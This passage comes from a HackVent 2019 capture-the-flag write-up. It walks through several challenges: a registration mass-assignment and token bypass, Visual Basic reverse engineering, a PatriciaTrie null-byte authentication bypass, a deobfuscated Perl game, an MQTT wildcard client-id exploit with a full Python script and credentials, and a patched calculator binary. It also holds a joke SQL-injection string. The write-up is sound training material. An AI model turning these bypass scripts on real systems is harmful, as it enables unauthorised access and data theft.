eyJ1c2VyIjp7InVzZXJuYW1lIjoiYnJlYWQ3IiwicGxhdGludW0iOnRydWV9LCJleHAiOjE1NzcxNTMwOTQuMjY
yfQ
bread@sticks:~#
token="eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjp7InVzZXJuYW1lIjoiYnJlYWQ3IiwicGxhdGludW0iOnRydWV
9LCJleHAiOjE1NzcxNTMwOTQuMjYyfQ.T-T8TGUW5nftIOziJWzooegF72NeDYPQXCxkMOIjPtA"
```

- Accessing the random joke/getting the flag

```
bread@sticks:~# curl -X GET "http://whale.hacking-
lab.com:10101/fsja/random?token=$token"
{"joke":"Congratulation! Sometimes bugs are rather stupid. But that's how it happens,
sometimes. Doing all the crypto stuff right and forgetting the trivial stuff like input
validation, Hohoho! Here's your flag:
HV19{th3_cha1n_1s_0nly_as_str0ng_as_th3_w3ak3st_l1nk}","author":"Santa","platinum":true
}
```

An alternative solution I found once I had solved it, was to mess around with the register. As you can set the user to be platinum from the start.

- Pass an invalid property to the register and it returns the valid properties for you.

```
bread@sticks:~# curl -s -X POST -H 'Content-Type: application/json'
http://whale.hacking-lab.com:10101/fsja/register --data '{"username":"bread8",
"password": "passwordpassword", "":""}'
Unrecognized field "" (class ch.dkuhn.hv19.fsja.model.User), not marked as ignorable (3
known properties: "password", "platinum", "username"])
at [Source:
org.glassfish.jersey.message.internal.ReaderInterceptorExecutor$UnCloseableInputStream@
16b250e6; line: 1, column: 59] (through reference chain:
ch.dkuhn.hv19.fsja.model.User[""])
```

- Create a user with all permissions

```
bread@sticks:~# curl -s -X POST -H 'Content-Type: application/json'
http://whale.hacking-lab.com:10101/fsja/register --data '{"username":"bread8",
"password": "passwordpassword", "platinum":true}'
{"message":"User created","code":201}
```

- Login store token

```
bread@sticks:~# token=`curl -s -X POST -H 'Content-Type: application/json'
http://whale.hacking-lab.com:10101/fsja/login --data '{"username":"bread8", "password":
"passwordpassword", "platinum":true}' | grep -oP "token\":\K.*\""
```

- Get flag

```
bread@sticks:~# curl -X GET "http://whale.hacking-
lab.com:10101/fsja/random?token=$token"
{"joke":"Congratulation! Sometimes bugs are rather stupid. But that's how it happens,
sometimes. Doing all the crypto stuff right and forgetting the trivial stuff like input
validation, Hohoho! Here's your flag:
HV19{th3_cha1n_1s_0nly_as_str0ng_as_th3_w3ak3st_l1nk}","author":"Santa","platinum":true
}
```

`HV19{th3_cha1n_1s_0nly_as_str0ng_as_th3_w3ak3st_l1nk}`

HV19.12 back to basic: Medium - Category: Fun, RE

HV19.12-BackToBasic.zip

Description:

Santa used his time machine to get a present from the past. get your rusty tools out of your cellar and solve this one!

Solution:

Firstly, of I needed to know what the deal with, the first things I did was to run some basics.

```
bread@sticks:~# file BackToBasic.exe
BackToBasic.exe: PE32 executable (GUI) Intel 80386, for MS Windows
bread@sticks:~# strings BackToBasic.exe
...
Project1
Form1
Project1
Form
C:\Program Files\Microsoft Visual Studio\VB98\VB6.OLB
Text1
Label1
VBA6.DLL
__vbaFreeVar
__vbaVarForNext
__vbaStrVarVal
__vbaVarXor
__vbaI4Var
...
```

I noticed that it had `VBA` calls and `Form`'s I gathered it was `VB`. tried a couple `VB` decompiles, that didn't work enough for me I tired `ghidra`.

ghidra very nicely gave me readable source code, enough that FUN_00401f80, gave up its secrets.

Specifically, that the flags I enter must start with HV19{ and the length must be 33 (0x21 in hex).

```
    flag_len = (wchar16 *)0x21;
    auStack336[0] = 0x8002;
    uVar2 = __vbaLenVar(local_60,local_38);
    usr_len = __vbaVarTstEq(auStack336,uVar2);
while (status != 0) {
    puVar6 = local_28;
    local_58 = 1;
    local_60[0] = 2;
    uVar2 = __vbaI4Var(puVar6,local_60);
    rtcMidCharVar(local_70,local_38,uVar2,puVar6);
    uVar2 = __vbaStrVarVal(&local_4c,local_70);
    uVar1 = rtcAnsiValueBstr(uVar2);
    local_158 = (undefined *)((uint)local_158 & 0xffff0000 | (uint)uVar1);
    local_160[0] = 2;
    uVar2 = __vbaVarXor(local_80,local_160,local_28);
    uVar2 = __vbaI4Var(uVar2);
    rtcVarBstrFromAnsi(local_90,uVar2);
    __vbaVarAdd(local_a0,local_90,local_48);
    __vbaVarMove();
    __vbaFreeStr();
    __vbaFreeVarList(3,local_60,local_70,local_90);
    status = __vbaVarForNext(local_28,local_1d8,local_1e8);
}
flag_maybe = L"6klzic<=bPBtdvff\'y\x7fFI~on//N";
auStack336[0] = 0x8008;
strcmp = __vbaVarTstEq(auStack336,local_48);
if (strcmp != 0) {
    uVar2 = (**(code **)(*piVar5 + 0x300))(piVar5);
    piVar3 = (int *)__vbaObjSet(&local_50,uVar2);
    status = (**(code **)(*piVar3 + 0x54))(piVar3,L"Status: correct");
    if (status < 0) {
        __vbaHresultCheckObj(status,piVar3,&DAT_00401b9c,0x54);
    }
    __vbaFreeObj();
}
goto LAB_00402479;
}
```

it's not pretty but you can notice in the code above that its checking user input against the xored_flag `strcmp = __vbaVarTstEq(user_in,xored_flag);`.

Given the xor loop above `uVar2 = __vbaVarXor(local_80,local_160,local_28);`, we could try to feed it the xored_flag and see what it returns as this hardcoded value if xored should return the plain text flag.

What I also notice is that we have 1 issue with that assumption, the `\x7f` in the xor_flag is non-printable. `xor_flag = "6klzic<=bPBtdvff\'y\x7fFI~on//N"`

I decided to use `x32dbg`, to dynamically analysis the binary and since I can't enter `\x7f` i just replace it with `A`. then setup some break points on what I thought were interesting function calls `__vbaVarTstEq` & `VarCmp`, ran the program and stepped through it.

```
break points:
0040242A    call dword ptr ds:[<&__vbaVarTstEq>]
6610968C    call dword ptr ds:[<&VarCmp>]
```

Entering `HV19{6klzic<=bPBtdvff'yAFI~on//N}`, and skipping to the second break point, I step a further 5 times or so times getting to the instruction `758C44AB - mov eax, dword ptr ds:[759353C4]`, which displayed the majority of the flag.

```
0019EA60  005EED54  L"0ldsch00l_Revers1nY_Sess10n"
```

based on the output I guessed `\xf` maps to `g`, and I got the flag.

`HV19{0ldsch00l_Revers1ng_Sess10n}`

HV19.13 TrieMe: Medium - Category: Fun

Facility: http://whale.hacking-lab.com:8888/trieme/ HV19.13-NotesBean.java.zip

Description:

Switzerland's national security is at risk. As you try to infiltrate a secret spy facility to save the nation you stumble upon an interesting looking login portal. Can you break it and retrieve the critical information?

Solution:

Reading the source code, I thought early on it was going to be relatively simple. I tried replacing the state to attack it but that was a dead end.

I then went back to basics and looked at the `java` which is made of a couple of parts:

- A token

```
private static final String securitytoken = "auth_token_4835989";
```

- a setTrie call

```
public void setTrie(String note) {
  trie.put(unescapeJava(note), 0);
}
```

- an admin check

```
private static boolean isAdmin(PatriciaTrie<Integer> trie){
  return !trie.containsKey(securitytoken);
}
public String getTrie() throws IOException {
  if(isAdmin(trie)) {
      InputStream in=getStreamFromResourcesFolder("data/flag.txt");
      StringWriter writer = new StringWriter();
      IOUtils.copy(in, writer, "UTF-8");
      String flag = writer.toString();

      return flag;
  }
  return "INTRUSION WILL BE REPORTED!";
}
```

The website works by taking your input and passing it to `setTrie()`, checks it by calling `getTrie()`, which inturn calls `isAdmin()`. finally checking if the trie contains `"auth_token_4835989"`.

Seems easy enough, so I tried setting my input to `auth_token_4835989`.

`STATUS: INTRUSION WILL BE REPORTED! !`

That didn't work? back to the drawing board. Since I had no idea what a `trie` is, I started googling it, getting right into the source code (`https://github.com/apache/commons-collections/blob/master/src/main/java/org/apache/commons/collections4/trie/AbstractPatriciaTrie.java`) this is where I found the vulnerability.

The flow of the vulnerability is as follows:

- a call to `put(final K key, final V value)` checks the entered value.
- its length is verified.

```
// The only place to store a key with a length
// of zero bits is the root node
if (lengthInBits == 0) {
  if (root.isEmpty()) {
      incrementSize();
  } else {
      incrementModCount();
  }
  return root.setKeyValue(key, value);
}
```

- it checks the trie for an exists key

```
final TrieEntry<K, V> found = getNearestEntryForKey(key, lengthInBits);
if (compareKeys(key, found.key)) {
  if (found.isEmpty()) { // <- must be the root
      incrementSize();
  } else {
      incrementModCount();
  }
  return found.setKeyValue(key, value);
}
```

- adds the key based on previous criteria

```
final int bitIndex = bitIndex(key, found.key);
if (!KeyAnalyzer.isOutOfBoundsIndex(bitIndex)) {
  if (KeyAnalyzer.isValidBitIndex(bitIndex)) { // in 99.999...9% the case
      /* NEW KEY+VALUE TUPLE */
      final TrieEntry<K, V> t = new TrieEntry<>(key, value, bitIndex);
      addEntry(t, lengthInBits);
      incrementSize();
      return null;
  } else if (KeyAnalyzer.isNullBitKey(bitIndex)) {
      // A bits of the Key are zero. The only place to
      // store such a Key is the root Node!

      /* NULL BIT KEY */
      if (root.isEmpty()) {
          incrementSize();
      } else {
          incrementModCount();
      }
      return root.setKeyValue(key, value);

  } else if (KeyAnalyzer.isEqualBitKey(bitIndex)) {
      // This is a very special and rare case.

      /* REPLACE OLD KEY+VALUE */
      if (found != root) { // NOPMD
          incrementModCount();
          return found.setKeyValue(key, value);
      }
```

and thank you to the developers for leaving in the comments as this basically points to the solution for this challenge.

how we can attack this might flow might work like this:

- `put(final K key, final V value)` has a very special and rare case.
- If triggered would replace the old `key + value` pair. which is based on `final int bitIndex = bitIndex(key, found.key);`
- Better yet, setting a `null` means our entry becomes the root of the trie.
- This means when `containsKey()` is called it's the first checked key.
- So, we need to set our entry to be `auth_token_4835989` but have a length of null.

Since we are given the code, I modified it, meaning I could play with it easier.

```
import org.apache.commons.collections4.trie.PatriciaTrie;
import java.util.Scanner;
import static org.apache.commons.lang3.StringEscapeUtils.unescapeJava;

public class rew {
    private PatriciaTrie<Integer> trie = init();
    private static final String securitytoken = "auth_token_4835989";

    public static void main(String []args){
        new rew().aasfasfasf();
    }

    private void aasfasfasf() {
        while(true) {
            Scanner myObj = new Scanner(System.in);  // Create a Scanner object
            System.out.println("#");
            String input = myObj.nextLine();  // Read user input

            trie.put(unescapeJava(input), 0);
            System.out.println(trie.toString());
            System.out.println((isAdmin(trie)) ? "worked" : "INTRUSION WILL BE
REPORTED!");
        }
    }

    private PatriciaTrie<Integer> init(){
        PatriciaTrie<Integer> trie = new PatriciaTrie<Integer>();
        trie.put(securitytoken,0);
        return trie;
    }

    private static boolean isAdmin(PatriciaTrie<Integer> trie) {
        return !trie.containsKey(securitytoken);
    }
}
```

I tried input, such as the following:

```
#
auth_token_4835989
Trie[1]={
  Entry(key=auth_token_4835989 [9], value=0, parent=ROOT, left=ROOT,
right=auth_token_4835989 [9], predecessor=auth_token_4835989 [9])
}

INTRUSION WILL BE REPORTED!
#
\x00auth_token_4835989
Trie[2]={
```

```
  Entry(key=auth_token_4835989 [9], value=0, parent=ROOT, left=ROOT,
right=x00auth_token_4835989 [11], predecessor=x00auth_token_4835989 [11])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989 [9],
left=auth_token_4835989 [9], right=x00auth_token_4835989 [11],
predecessor=x00auth_token_4835989 [11])
}

INTRUSION WILL BE REPORTED!
#
\x00
Trie[3]={
  Entry(key=auth_token_4835989 [9], value=0, parent=ROOT, left=ROOT,
right=x00auth_token_4835989 [11], predecessor=x00auth_token_4835989 [11])
  Entry(key=x00 [57], value=0, parent=x00auth_token_4835989 [11], left=x00 [57],
right=x00auth_token_4835989 [11], predecessor=x00 [57])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989 [9],
left=auth_token_4835989 [9], right=x00 [57], predecessor=x00 [57])
}

INTRUSION WILL BE REPORTED!
#
\u0000
Trie[4]={
  RootEntry(key=  [-1], value=0, parent=null, left=auth_token_4835989 [9], right=null,
predecessor=auth_token_4835989 [9])
  Entry(key=auth_token_4835989 [9], value=0, parent=ROOT, left=ROOT,
right=x00auth_token_4835989 [11], predecessor=x00auth_token_4835989 [11])
  Entry(key=x00 [57], value=0, parent=x00auth_token_4835989 [11], left=x00 [57],
right=x00auth_token_4835989 [11], predecessor=x00 [57])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989 [9],
left=auth_token_4835989 [9], right=x00 [57], predecessor=x00 [57])
}

INTRUSION WILL BE REPORTED!
#
\u0000auth_token_4835989
Trie[5]={
  RootEntry(key=  [-1], value=0, parent=null, left=auth_token_4835989 [9], right=null,
predecessor= auth_token_4835989 [25])
  Entry(key= auth_token_4835989 [25], value=0, parent=auth_token_4835989 [9],
left=ROOT, right= auth_token_4835989 [25], predecessor= auth_token_4835989 [25])
  Entry(key=auth_token_4835989 [9], value=0, parent=ROOT, left= auth_token_4835989
[25], right=x00auth_token_4835989 [11], predecessor=x00auth_token_4835989 [11])
  Entry(key=x00 [57], value=0, parent=x00auth_token_4835989 [11], left=x00 [57],
right=x00auth_token_4835989 [11], predecessor=x00 [57])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989 [9],
left=auth_token_4835989 [9], right=x00 [57], predecessor=x00 [57])
}

INTRUSION WILL BE REPORTED!
#
auth_token_4835989\u0000
Trie[5]={
  RootEntry(key=  [-1], value=0, parent=null, left=auth_token_4835989  [9], right=null,
predecessor= auth_token_4835989 [25])
  Entry(key= auth_token_4835989 [25], value=0, parent=auth_token_4835989  [9],
left=ROOT, right= auth_token_4835989 [25], predecessor= auth_token_4835989 [25])
  Entry(key=auth_token_4835989  [9], value=0, parent=ROOT, left= auth_token_4835989
[25], right=x00auth_token_4835989 [11], predecessor=x00auth_token_4835989 [11])
  Entry(key=x00 [57], value=0, parent=x00auth_token_4835989 [11], left=x00 [57],
right=x00auth_token_4835989 [11], predecessor=x00 [57])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989  [9],
left=auth_token_4835989  [9], right=x00 [57], predecessor=x00 [57])
}

worked
#
```

```
auth_token_4835989\u0000test
Trie[6]={
  RootEntry(key=  [-1], value=0, parent=null, left=auth_token_4835989  [9], right=null,
predecessor= auth_token_4835989 [25])
  Entry(key= auth_token_4835989 [25], value=0, parent=auth_token_4835989  [9],
left=ROOT, right= auth_token_4835989 [25], predecessor= auth_token_4835989 [25])
  Entry(key=auth_token_4835989  [9], value=0, parent=ROOT, left= auth_token_4835989
[25], right=x00auth_token_4835989 [11], predecessor=auth_token_4835989 test [313])
  Entry(key=auth_token_4835989 test [313], value=0, parent=x00auth_token_4835989 [11],
left=auth_token_4835989  [9], right=auth_token_4835989 test [313],
predecessor=auth_token_4835989 test [313])
  Entry(key=x00 [57], value=0, parent=x00auth_token_4835989 [11], left=x00 [57],
right=x00auth_token_4835989 [11], predecessor=x00 [57])
  Entry(key=x00auth_token_4835989 [11], value=0, parent=auth_token_4835989  [9],
left=auth_token_4835989 test [313], right=x00 [57], predecessor=x00 [57])
}

worked
#
```

And so, you can see that I found `\u0000`, amazing! It all makes sense now, we use the `unescapeJava()` to add our `null`. This messes with the length of the key,(example: `auth_token_4835989\u0000`) it was treated as `length-1`. Sets it to the root key, and our `auth_token_4835989` value is still set in the `trie`.

When `isAdmin()` is then called our entry is first, and it contains the token triggering a `passcheck`.

let's try it against the challenge site

```
STATUS: We will steal all the national chocolate supplies at christmas,
3pm: Here's the building codes: HV19{get_th3_chocolateZ} !
```

done, later chatting about the issue, I was given the bug link. `PatriciaTrie ignores trailing null characters in keys` ah well, found it the hard way. =)

additional:

- https://github.com/pimps/CVE-2017-1000486
- https://legend.octopuslabs.io/sample-page.html
- http://whale.hacking-lab.com:8888/trieme/javax.faces.resource.../WEB-INF/web.xml.jsf
- https://issues.apache.org/jira/browse/COLLECTIONS-714

`HV19{get_th3_chocolateZ}`

HV19.14 Achtung das Flag: Medium - Category: Programming, Fun

```
use Tk;use MIME::Base64;chomp(($a,$a,$b,$c,$f,$u,$z,$y,$r,$r,$u)=<DATA>);sub
M{$M=shift;##
@m=keys
%:::(grep{(unpack("%32W*",$_).length($_))eq$M}@m)[0]};$zvYPxUpXMSsw=0x1337C0DE;###
/_help_me_/;$PMMtQJOcHm8eFQfdsdNAS20=sub{$zvYPxUpXMSsw=($zvYPxUpXMSsw*16807)&0xFFFFFFFF
;};
($a1Ivn0ECw49I5I0oE0='07&3-"11*/(')=~y$!-=$`-~$;($Sk61A7pO='K&:P3&44')=~y$!-=$`-
~$;m/Mm/g;
($sk6i47pO='K&:R&-&"4&')=~y$!-=$`-
~$;;;;$d28Vt03MEbdY0=sub{pack('n',$fff[$S9cXJIGB0BWce++]
^($PMMtQJOcHm8eFQfdsdNAS20->()&0xDEAD));};'42';($vgOjwRk4wIo7_=MainWindow->new)-
>title($r)
```

```
;($vMnyQdAkfgIIik=$vgOjwRk4wIo7_->Canvas("-$a"=>640,"-$b"=>480,"-$u"=>$f))-
>pack;@p=(42,42
);$cqI=$vMnyQdAkfgIIik->createLine(@p,@p,"-$y"=>$c,"-
$a"=>3);;;$S9cXJIGB0BWce=0;$_2kY10=0;
$_8NZQooI5K4b=0;$Sk6lA7p0=0;$MMM__;$_=M(120812).'/'.M(191323).M(133418).M(98813).M(1219
13)
.M(134214).M(101213).'/'.M(97312).M(6328).M(2853).'+'.M(4386);s|_||gi;@fff=map{unpack('
n',
$::{M(122413)}->($_))}m:...:g;($T=sub{$vMnyQdAkfgIIik->delete($t);$t=$vMnyQdAkfgIIik-
>#FOO
createText($PMMtQJOcHm8eFQfdsdNAS20->()%600+20,$PMMtQJOcHm8eFQfdsdNAS20-
>()%440+20,#Perl!!
"-text"=>$d28Vt03MEbdY0->(),"-$y"=>$z);})->();$HACK;$i=$vMnyQdAkfgIIik-
>repeat(25,sub{$_=(
$_8NZQooI5K4b+=0.1*$Sk6lA7p0);;$p[0]+=3.0*cos;$p[1]-
=3*sin;;($p[0]>1&&$p[1]>1&&$p[0]<639&&
$p[1]<479)||$i->cancel();00;$q=($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0,$p[0]-
1,$p[1]-1,
$p[0]+1,$p[1]+1)||[])->[0];$q==$t&&$T->();$vMnyQdAkfgIIik-
>insert($cqI,'end',\@p);($q==###
$cqI||$S9cXJIGB0BWce>44)&&$i->cancel();});$KE=5;$vgOjwRk4wIo7_->bind("<$Sk61A7pO-
n>"=>sub{
$Sk61A7p0=1;});$vgOjwRk4wIo7_->bind("<$Sk61A7pO-m>"=>sub{$Sk61A7p0=-
1;});$vgOjwRk4wIo7_#%"
->bind("<$sk6i47pO-n>"=>sub{$Sk61A7p0=0 if$Sk61A7p0>0;});$vgOjwRk4wIo7_-
>bind("<$sk6i47pO"
."-m>"=>sub{$Sk61A7p0=0 if $Sk61A7p0<0;});$::{M(7998)}-
>();$M_decrypt=sub{'HACKVENT2019'};
__DATA__
The cake is a lie!
width
height
orange
black
green
cyan
fill
Only perl can parse Perl!
Achtung das Flag! --> Use N and M
background
M'); DROP TABLE flags; --
Run me in Perl!
__DATA__
```

Description:

Let's play another little game this year. Once again, I promise it is hardly obfuscated.

Solution:

About time we saw a `M.` classic, programming fun `perl` challenge.

Something I learnt from previous years is `perl` has a nice function called `Deparse` which makes the file a lot easier to read.

```
bread@sticks:~# perl -MO=Deparse -l chal.pl > deobs-chal.pl
```

This give the following file:

```
BEGIN { $/ = "\n"; $\ = "\n"; }
sub Tk::Frame::freeze_on_map;
sub Tk::Frame::label;
sub Tk::Frame::scrollbars;
sub Tk::Frame::queuePack;
sub Tk::Frame::FindMenu;
sub Tk::Frame::sbset;
```

```
sub Tk::Frame::labelPack;
sub Tk::Frame::AddScrollbars;
sub Tk::Frame::labelVariable;
sub Tk::Frame::packscrollbars;
sub Tk::Toplevel::FG_Out;
sub Tk::Toplevel::FG_BindOut;
sub Tk::Toplevel::FG_Create;
sub Tk::Toplevel::FG_In;
sub Tk::Toplevel::FG_Destroy;
sub Tk::Toplevel::FG_BindIn;
use Tk;
use MIME::Base64;
chomp(($a, $a, $b, $c, $f, $u, $z, $y, $r, $r, $u) = readline DATA);
sub M {
    $M = shift();
    @m = keys %main::;
    (grep {unpack('%32W*', $_) . length($_) eq $M;} @m)[0];
}
$zvYPxUpXMSsw = 322420958;
/_help_me_/;
$PMMtQJOcHm8eFQfdsdNAS20 = sub {
    $zvYPxUpXMSsw = $zvYPxUpXMSsw * 16807 & 4294967295;
};
($a1Ivn0ECw49I5I0oE0 = '07&3-"11*/(') =~ tr/!-=/`-|/;
($Sk61A7pO = 'K&:P3&44') =~ tr/!-=/`-|/;
/Mm/g;
($sk6i47pO = 'K&:R&-&"4&') =~ tr/!-=/`-|/;
$d28Vt03MEbdY0 = sub {
    $test =pack 'n', $fff[$collected++] ^ &$PMMtQJOcHm8eFQfdsdNAS20() & 57005;
};
'???';
($vgOjwRk4wIo7_ = 'MainWindow'->new)->title($r);
($canvas = $vgOjwRk4wIo7_->Canvas("-$a", 640, "-$b", 480, "-$u", $f))->pack;
@p = (42, 42);
$tail= $canvas->createLine(@p, @p, "-$y", $c, "-$a", 3);
$collected = 0;
$_2kY10 = 0;
$_8NZQooI5K4b = 0;
$Sk61A7p0 = 0;
$MMM__;
$_ = M(120812) . '/' . M(191323) . M(133418) . M(98813) . M(121913) . M(134214) .
M(101213) . '/' . M(97312) . M(6328) . M(2853) . '+' . M(4386);
s/_//gi;
print "\$_ : " .$_;
@fff = map({unpack 'n', $main::{M 122413}($_);} /.../g);
($T = sub {
    $canvas->delete($text_location);
    $text_location = $canvas->createText(&$PMMtQJOcHm8eFQfdsdNAS20() % 600 + 20,
&$PMMtQJOcHm8eFQfdsdNAS20() % 440 + 20, '-text', &$d28Vt03MEbdY0(), "-$y", $z);
})->();
$HACK;
$game = $canvas->repeat(25, sub {
    $_ = $_8NZQooI5K4b += 0.1 * $Sk61A7p0;
    $p[0] += 1.5 * cos($_);
    $p[1] -= 1.5 * sin($_);
    $game->cancel unless $p[0] > 1 and $p[1] > 1 and $p[0] < 639 and $p[1] < 479;
    '???';
    $current_location = +($canvas->find($a1Ivn0ECw49I5I0oE0, $p[0] - 1, $p[1] - 1,
$p[0] + 1, $p[1] + 1) || [])->[0];
    &$T() if $current_location == $text_location;
    $canvas->insert($tail, 'end', \@p);
    $game->cancel if $current_location == $tailor $collected > 44;
}
);
$KE = 5;
$vgOjwRk4wIo7_->bind("<$Sk61A7pO-n>", sub {
    $Sk61A7p0 = 1;
```

```
}
);
$vgOjwRk4wIo7_->bind("<$Sk61A7pO-m>", sub {
    $Sk6lA7p0 = -1;
}
);
$vgOjwRk4wIo7_->bind("<$sk6i47pO-n>", sub {
    $Sk6lA7p0 = 0 if $Sk6lA7p0 > 0;
}
);
$vgOjwRk4wIo7_->bind("<$sk6i47pO" . '-m>', sub {
    $Sk6lA7p0 = 0 if $Sk6lA7p0 < 0;
}
);
$main::{M 7998}();
$M_decrypt = sub {
    'HACKVENT2019';
}
;
__DATA__
The cake is a lie!
width
height
orange
black
green
cyan
fill
Only perl can parse Perl!
Achtung das Flag! --> Use N and M
background
M'); DROP TABLE flags; --
Run me in Perl!
__DATA__
```

This is much easier to following, and it allowed me to find 2 places where I could modify the game so that it would be easier to win. The first modification was to allow `god mode`, where I wouldn't lose if I hit my own tail.

```
#$game->cancel if $current_location == $tailor $collected > 44;#
$game->cancel if $collected > 44;
```

The second, was a way to print the characters to the console.

```
$l=pack('n',$fff[$S9cXJIGB0BWce++]
^($PMMtQJOcHm8eFQfdsdNAS20->()&0xDEAD));print $l;
```

with those changes in place I could move around and win the game revealing the flag.

`HV19{s@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(..)][\2\1]g;s%4(...)%"p$1t"%ee}`


HV19.15 Santa's Workshop: Hard - Category: Fun

Description:

The Elves are working very hard. Look at http://whale.hacking-lab.com:2080/ to see how busy they are.

Solution:

Connecting to `http://whale.hacking-lab.com:2080/` showed a gift building counter and nothing much else. Source code revealed several `JavaScript` files are being used, including `mqtt.js` and `config.js`.



Having a look at the `config.js` reveals a lot about this challenge.

```
var mqtt;
var reconnectTimeout = 100;
var host = 'localhost';
var port = 9001;
var useTLS = false;
var username = 'workshop';
var password = '2fXc7AWINBXyruvKLiX';
var clientid = localStorage.getItem("clientid");
if (clientid == null) {
  clientid = ('' + (Math.round(Math.random() * 10000000000000000))).padStart(16, '0');
  localStorage.setItem("clientid", clientid);
}
var topic = 'HV19/gifts/'+clientid;
// var topic = 'HV19/gifts/'+clientid+'/flag-tbd';
var cleansession = true;
```

From the configuration file we can see there is a user `(workshop)` who can connect to `HV19/gifts/` and there is also an unknown link at `'/flag-tbd'`. Having never looked at MQTT I decided to write my own client in python based on the information available in the `config.js` file.

Once I had a client the hardest part was waiting for the challenge to be available as I had found the solution early on however it wasn't working 100% of the time.

The goal is to access `'/flag-tbd'` but we don't know what that link would be, so investigating `MQTT`, revealed that there is a wildcard function `#`, which allows you to connect to multiple topics. If you modify the `client id` to contain the wild card you gain access to the flag. you can find out more about wildcards
here: `https://subscription.packtpub.com/book/application_development/9781787287815/1/ch01lvl1sec18/understanding-wildcards`

```
# !/bin/python3

# Bread Solution Day15, HackVent2019
import paho.mqtt.client as mqtt
import time

debug = False

# --------------- MQTT Vars ---------------#
# this is the issue you can add wildcards, to Client IDs CVE-2017-7650
client_id = "0118807676477813/#"
topic = 'HV19/gifts/' + client_id  # this allows us to find /flag-tbd
# host = "hv19-avarx.8lu3.ch"   #broken (9 hours of my life)
host = "whale.hacking-lab.com"  # working
port = 9001
transport = "websockets"
protocol = mqtt.MQTTv31
user = "workshop"
password = '2fXc7AWINBXyruvKLiX'


# --------------- MQTT Functions ---------------#
def on_connect(client, userdata, flags, rc):
    if debug:
        print(f"Connected RC={str(rc)}")


def on_subscribe(client, userdata, flags, rc):
    print(f"Subbing RC: {str(rc)} {str(flags)}")


def on_message(client, userdata, message):
    print(f"topic: {message.topic}")
    print(f"payload: {str(message.payload.decode('utf-8'))}\n")


def on_disconnect(client, userdata, rc):
    if rc != 0:
        print("Unexpected disconnection.")


def on_log(client, userdata, level, buf):
    print(f"log: {buf}: {userdata}: {level}")


# --------------- MQTT Setup ---------------#
mqttc = mqtt.Client(client_id, clean_session=True, protocol=protocol,
transport=transport)
mqttc.username_pw_set(user, password)
mqttc.on_message = on_message
mqttc.on_connect = on_connect
mqttc.on_disconnect = on_disconnect
if debug:
    mqttc.on_subscribe = on_subscribe
    mqttc.on_log = on_log
```

```
# --------------- MAIN Functions ---------------#
mqttc.connect(host, port, 300)
print(f"Connected to {host}:{port}")
mqttc.loop_start()
mqttc.subscribe(("$SYS/#", 0))  # leak CVE hint
mqttc.subscribe((topic, 0))  # Solve
time.sleep(1)
mqttc.loop_stop()
mqttc.disconnect()
print(f"Disconnected from {host}:{port}")
```

```
bread@sticks:~# python3 solve.py
Connected to whale.hacking-lab.com:9001
topic: $SYS/broker/version
payload: mosquitto version 1.4.11 (We elves are super-smart and know about CVE-2017-
7650 and the POC. So we made a genious fix you never will be able to pass. Hohoho)

topic: HV19/gifts/0443215059901236/HV19{N0_1nput_v4l1d4t10n_3qu4ls_d1s4st3r}
payload: Congrats, you got it. The elves should not overrate their smartness!!!

Disconnected from whale.hacking-lab.com:9001
```

I later found I could get the flag much easier than writing my own client, simply by modifying the existing client. by adding `console.log(message.destinationName);` to the `onMessageArrived()` function.

```
function onMessageArrived(message) {
    onsole.log(message.destinationName);
    //var topic = message.destinationName;
    var payload = message.payloadString;
    countUp.update(payload);
};
```

And of course, by adding the wild card to the `ClientID` in `localstorage`.

`` `HV19{N0_1nput_v4l1d4t10n_3qu4ls_d1s4st3r}` ``

HV19.16 B0rked Calculator: Hard - Category: Fun, Programming

HV19.16-b0rked.zip

Description:

Santa has coded a simple project for you, but sadly he removed all the operations. But when you restore them it will print the flag!

Solution:

This challenge on the surface looked like it was going to be hard. but it turned out to be quite solvable and I think I went the easy route.

I opened the file in `ghidra`, to find several functions having their instructions replaced with `nop` instructions.

```
                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined __register FUN_004015c4(undefined param_1, und
     undefined         AL:1           <RETURN>
     undefined         AL:1           param_1
     undefined         DL:1           param_2
     undefined         CL:1           param_3
     undefined         Stack[0x4]:1   param_4
     undefined4        Stack[0x8]:4   param_5  XREF[1]: 004015cb(R)  FUN_004015c4
XREF[3]:     0040148c(c), FUN_00401519:0040153b(c),    FUN_00401519:00401585(c)
004015c4 c8 00 00 00     ENTER      0x0,0x0
004015c8 90              NOP
004015c9 90              NOP
004015ca 90              NOP
004015cb 8b 4d 0c        MOV        param_3,dword ptr [EBP + param_5]
004015ce 90              NOP
004015cf 90              NOP
004015d0 c9              LEAVE
004015d1 c2 08 00        RET        0x8
```

Glancing at different functions, I found `FUN_0040114d` which looks like the main loop that looks at which operation has been selected. here is the `pseudo C` that shows the if else selection.

```
  if (DAT_00402138 == '+') {
    uValue = FUN_004015b6((char)uValue,extraout_DL_02,extraout_CL_02,DAT_00402120);
  }
  else {
    if (DAT_00402138 == '-') {
      uValue =
FUN_004015c4((char)uValue,extraout_DL_02,extraout_CL_02,(char)DAT_00402120,
                           uValue);
    }
    else {
      if (DAT_00402138 == '*') {
        uValue = FUN_004015d4();
      }
      else {
        if (DAT_00402138 == '/') {
          uValue = FUN_004015e4();
        }
      }
    }
  }
```

By replacing each of the function calls with an appropriate name it made looking for the flag significantly easier. this is where I found the flag_decode routine `(FUN_00401519)`

```
undefined __register decode(undefined param_1, undefined
undefined         AL:1           <RETURN>
undefined         AL:1           param_1
undefined         DL:1           param_2
